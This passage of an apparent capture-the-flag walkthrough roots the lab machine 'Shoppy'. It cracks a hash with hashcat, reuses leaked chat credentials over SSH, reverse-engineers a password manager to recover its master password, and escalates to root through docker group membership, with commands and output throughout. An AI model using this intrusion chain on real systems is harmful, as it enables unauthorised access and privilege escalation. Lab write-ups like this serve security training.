
```
hashcat --show -m 0 hashes.txt /usr/share/wordlists/rockyou.txt

6ebcea65320589ca4f2f1ce039975995:remembermethisway
```

We were only able to crack the password hash for user `josh`.


```
username: josh
password: remembermethisway
```

Trying to log in over SSH as user `josh` with the cracked password leads to a failed attempt.

Let us move over to the `mattermost.shoppy.htb` sub-domain and try these credentials on its login panel.



We are successfully logged into the Mattermost chat system as user `josh`. Browsing through the internal chats, we can see a set of credentials inside the "Deploy Machine" text channel. Along with the credentials, we can also see a message regarding deployment using docker.




```
username: jaeger
password: Sh0ppyBest@pp!
```

Let us try these credentials to login over SSH.

```
ssh jaeger@10.10.11.180
```

```
ssh jaeger@10.10.11.180

jaeger@10.10.11.180's password:
Linux shoppy 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

jaeger@shoppy:~$ id
uid=1000(jaeger) gid=1000(jaeger) groups=1000(jaeger)
```

We are successfully logged in as user `jaeger`. The user flag can be obtained at `/home/jaeger`.

```
cat /home/jaeger/user.txt
```


Lateral Movement

Upon checking the `sudo` permissions for the user `jaeger` we discover that he can run the `/home/deploy/password-manager` binary as the user `deploy`.

```
sudo -l
```


```
sudo -l
[sudo] password for jaeger:

Matching Defaults entries for jaeger on shoppy:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jaeger may run the following commands on shoppy:
    (deploy) /home/deploy/password-manager
```

The following message from user Josh in the Mattermost chat also hints towards the presence of a password manager application made using C++.



Let's run this `password-manager` binary in order to understand its functionality.


```
sudo -u deploy /home/deploy/password-manager
```



It asks for a master password which we do not know, thus, let us fetch this binary to our local machine to be able to analyze it.

We can use `scp` (Secure Copy Protocol) to transfer it locally.

```
scp jaeger@10.10.11.180:/home/deploy/password-manager ./password-manager
```




> ## What is `scp`?
>
> SCP (Secure Copy Protocol) is a network protocol used to securely copy files/folders between Linux (Unix) systems on a network

Let us use this tool called `ghidra` to reverse engineer the password manager binary and analyze it's source code. It can be installed on Kali Linux using the following command.

```
sudo apt install ghidra
```

The decompiled source code of the `main()` function is as follows.



We can see that on lines 15 to 18 the master password which we entered is stored in the string variable `local_48`. On line 37 there is a `compare` operation being performed on the variable `local_48` and on line numbers 25 to 36, we can evidently see a string being formed character by character. The string resolved to `Sample`. It seems like this is the master password.

Upon using the master password `Sample` in the password manager application, we are granted access and given a set of credentials for the user `deploy`.

```
sudo -u deploy /home/deploy/password-manager
```

```
sudo -u deploy /home/deploy/password-manager

Welcome to Josh password manager!
Please enter your master password: Sample
Access granted! Here is creds !
Deploy Creds :
username: deploy
password: Deploying@pp!
```

```
username: deploy
password: Deploying@pp!
```

Privilege Escalation

Let us try to login as user `deploy` over SSH by using the obtained credentials.

```
ssh deploy@10.10.11.180
```

```
ssh deploy@10.10.11.180

deploy@10.10.11.180's password:
Linux shoppy 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ bash

deploy@shoppy:~$ id
uid=1001(deploy) gid=1001(deploy) groups=1001(deploy),998(docker)
```

We can see that the user `deploy` is a member of the `docker` group which means that it is privileged enough to run docker. Upon running a quick Google search along the keywords "docker group privilege escalation", we come across this article.

This privilege escalation technique works by making use of a Linux image, preferrably Alpine Linux as it is a lightweight Linux distribution. This Linux image can then be imported into docker and then we can mount the host file system with root privileges onto the local file system of this container.

If we list the docker images present on the box using the following command, we can see that the `alpine` linux image is already present.

```
docker images
```

```
docker images

REPOSITORY   TAG       IMAGE ID       CREATED         SIZE
alpine       latest    d7d3d98c851f   3 months ago    5.53MB
```

Let us now run the docker container with this alpine linux image and mount the `/root` directory of the host file system onto the `/mnt` directory of the container's file system. We will be using the `docker run` command along with the following flags.

```
-v [HOST-DIR:]CONTAINER-DIR
          This creates a bind mount. If we specify, -v /HOST-DIR:/CONTAINER-DIR, Docker
          bind mounts /HOST-DIR in the host to /CONTAINER-DIR in the Docker
          container.
-it  :
          puts the Docker container into the shell mode rather than starting a daemon
process.
```

More information about the `docker run` command and it's corresponding flags can be found here in the official documentaion.

```
docker run -it -v /root:/mnt alpine
```

```
docker run -it -v /root:/mnt alpine

/ # id
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape)
,27(video)

/ # cd /mnt

/mnt # ls -al
total 32
drwx------    5 root     root          4096 Aug 10 10:00 .
drwxr-xr-x    1 root     root          4096 Oct 21 12:33 ..
lrwxrwxrwx    1 root     root             9 Jul 22 16:46 .bash_history -> /dev/null
-rw-r--r--    1 root     root           571 Apr 10  2021 .bashrc
drwx------    3 root     root          4096 Jul 22 16:40 .cache
drwx------    3 root     998           4096 Jul 22 18:32 .config
lrwxrwxrwx    1 root     root             9 Jul 23 10:17 .dbshell -> /dev/null
drwxr-xr-x    3 root     root          4096 Jul 22 16:47 .local
-rw-------    1 root     root             0 Jul 23 10:16 .mongorc.js
-rw-r--r--    1 root     root           161 Jul  9  2019 .profile
-rw-r-----    1 root     root            33 Oct 21 12:30 root.txt

/mnt # ls
root.txt

/mnt # cat root.txt
8d5****************************
```

As the root flag is present at `/root/root.txt`, we can obtain it at `/mnt/root.txt` in this docker container.